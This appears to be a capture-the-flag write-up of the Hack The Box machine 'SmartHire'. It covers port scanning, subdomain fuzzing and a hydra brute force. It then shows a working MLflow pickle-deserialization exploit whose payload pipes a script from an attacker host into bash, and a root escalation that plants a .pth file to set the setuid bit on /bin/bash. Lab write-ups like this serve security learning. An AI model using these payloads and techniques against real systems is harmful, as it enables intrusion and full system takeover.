SmartHire
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 41:3c:e3:bb:88:70:99:7f:b8:96:59:48:9b:85:98:69 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLg1Y2xxe0euIHDjjKTIrxL+XZXgsBabs0FMAMKBL8arUuELui3vhlkgcDVGcZ4vFWnsiu4osw5INjfcQGkp2BY=
|   256 d5:9d:fd:6b:be:d8:39:6f:3f:43:ab:0e:f6:3e:22:db (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPc/kqsR+WxwGPMNTukcYPjzZRGjQL6N+0HsGIS1NV4U
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Overview | SmartHIRE
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
22 - SSH
As per usual we do some CVE checks and move on if there isn’t any that provides shell access.
80 - HTTP
Adding an entry to our hosts file like so:
1
2
3
~/htb/labs/smarthire $ tail -n 1 /etc/hosts
10.129.245.215 smarthire.htb
Allows us to visit the http://smarthire.htb website where we’re greeted by an AI-evaluation hiring platform.

We’re able to Register and Login an account which gives us access to a model training dashboard

User
Getting to MLFlow Dashboard
After uploading the example Training data and testing it with the example resume csv we can find several requests going on in the background that are quite interesting.
When we upload a model the site is constantly querying the endpoint model_info which responds with the following.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 16 May 2026 23:57:37 GMT
Content-Type: application/json
Content-Length: 157
Connection: keep-alive
Vary: Cookie

{
    "model_info": {
        "creation_timestamp": 1778975595045,
        "description": "No description",
        "version": "1"
    },
    "model_name": "w1ldCo-9d653d882c64-model",
    "status": "success"
}
Additionally, my vhost subdomian fuzzer has found the following subdomain in the background.
1
2
3
~/htb/labs/smarthire $ ffuf -u http://smarthire.htb -H "Host: FUZZ.smarthire.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt -mc all -fc 301 -s
models
I’ll be adding this to my /etc/hosts file like so:
1
2
3
~/htb/labs/smarthire $ tail -n 1 /etc/hosts
10.129.245.215 smarthire.htb models.smarthire.htb
Attempting to visit the site it asks for a basic authentication username and password. 
We can attempt to brute-force this using hydra with the username of admin
1
2
3
4
5
6
7
8
9
10
~/htb/labs/smarthire $ hydra -l "admin" -P /usr/share/wordlists/rockyou.txt -s 80 models.smarthire.htb http-get /
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-16 20:12:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://models.smarthire.htb:80/
[80][http-get] host: models.smarthire.htb   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-16 20:12:47
MLFlow RCE
We also could’ve just tried this combination blind as it’s one of the more common ones. Once we do this we gain access to MLFlow 2.14.1

Taking a look around online for vulnerabilities we can find a disclosure for CVE-2024-37053 which showcases a deserialization on pickle load vulnerability. We can also find this PoC for the vulnerability.
Note that MlFlow 2.14.1 requires python 3.10,numpy <2, and setuptools<70 for pkg_resources module so we pin those versions {:.info}
I’ll be modifying it with the help of claude to get the following result:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
# /// script
# requires-python = "==3.10"
# dependencies = [
#     "mlflow==2.14.1",
#     "numpy<=2",
#     "scikit-learn>=1.7.2",
#     "setuptools<=70",
# ]
# ///
import pickle, os, mlflow
import numpy as np
from sklearn.linear_model import ElasticNet

mlflow.set_tracking_uri("http://admin:password@models.smarthire.htb")

class Exploit(ElasticNet):
    def __reduce__(self):
        return (os.system, ("curl http://10.10.14.6:3232/ra.sh | /bin/bash",))

# poison the object
malicious = Exploit()

with mlflow.start_run():
    mlflow.sklearn.log_model(
        malicious,
        artifact_path="model",
        registered_model_name="w1ldCo-9d653d882c64-model",
        serialization_format='pickle'
    )
Let’s run this script.
1
2
3
4
5
6
~/htb/labs/smarthire $ uv run rce.py
2026/05/16 20:49:21 WARNING mlflow.utils.environment: Failed to resolve installed pip version. ``pip`` will be added to conda.yaml environment spec without a version specifier.
Registered model 'w1ldCo-9d653d882c64-model' already exists. Creating a new version of this model...
2026/05/16 20:49:30 INFO mlflow.store.model_registry.abstract_store: Waiting up to 300 seconds for model version to finish creation. Model name: w1ldCo-9d653d882c64-model, version 2
Created version '2' of model 'w1ldCo-9d653d882c64-model'.
Now we can test the model by uploading a resume.csv file and I get a callback on my listener.
1
2
3
4
4.0K drwxr-x---  6 svcweb svcweb 4.0K May 13 16:15 svcweb
svcweb@smarthire:/var/www/smarthire.htb$ ls -lash ~/user.txt
4.0K -rw-r----- 1 root svcweb 33 May 16 23:42 /home/svcweb/user.txt
There we can find the user flag.
Root
Exploiting Sudo python script with pth file
Looking around we can execute a python script as root with NOPASSWD
1
2
3
4
5
6
7
svcweb@smarthire:/var/www/smarthire.htb$ sudo -l
Matching Defaults entries for svcweb on smarthire:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User svcweb may run the following commands on smarthire:
    (root) NOPASSWD: /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py *
Let’s take a look at mlflowctl.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
#!/usr/bin/env python3
from pathlib import Path
import sys
import site
BASE_DIR = Path(__file__).resolve().parent
PLUGINS_DIR = BASE_DIR / "plugins"
for path in PLUGINS_DIR.iterdir():
    if path.is_dir():
        site.addsitedir(str(path))
def print_usage():
    print("Usage: mlflowctl.py [status|backup-models|restart]")
    sys.exit(1)
def main():
    import mlflow_actions, backup_models
    if len(sys.argv) < 2:
        print_usage()
    action = sys.argv[1]
    if action == "status":
        mlflow_actions.check_status()
    elif action == "backup-models":
        backup_models.run()
    elif action == "restart":
        mlflow_actions.restart()
    else:
        print_usage()
if __name__ == "__main__": main()
With this we see that site.addsitedir is called which runs any pth file in the directory. Let’s take a look at the plugins directory.
1
2
3
4
5
6
7
svcweb@smarthire:/var/www/smarthire.htb$ ls -la /opt/tools/mlflow_ctl/plugins/
total 16
drwxr-xr-x 4 root root 4096 Feb 19 18:10 .
drwxr-xr-x 3 root root 4096 Feb 19 18:16 ..
drwxr-xr-x 3 root root 4096 Feb 20 09:26 core
drwxrwxr-x 2 root devs 4096 May 12 15:22 dev
We can see that devs can write to the plugin/dev directory, we can check if we’re in that group.
1
2
3
svcweb@smarthire:/var/www/smarthire.htb$ id
uid=1000(svcweb) gid=1000(svcweb) groups=1000(svcweb),1001(mlflowweb),1002(devs)
We are, so let’s write to /opt/tools/mlflow_ctl/plugins/dev/w1ld.pth the following:
1
2
import os; os.system("chmod +s /bin/bash")
Let’s execute the script and check /bin/bash for a change.
1
2
3
4
5
6
7
8
svcweb@smarthire:/var/www/smarthire.htb$ sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
[*] Checking MLflow service status...

[+] MLflow service status: active
[+] MLflow container status: 'Up About an hour'
svcweb@smarthire:/var/www/smarthire.htb$ ls -lash /bin/bash
1.4M -rwsr-sr-x 1 root root 1.4M Mar 14  2024 /bin/bash
We can see the s flag is now set, let’s run bash with the -p flag to preserve our root privileges.
1
2
3
4
svcweb@smarthire:/var/www/smarthire.htb$ bash -p
bash-5.1# ls -lash /root/root.txt
4.0K -rw-r----- 1 root root 33 May 16 23:42 /root/root.txt
There we can find the root flag.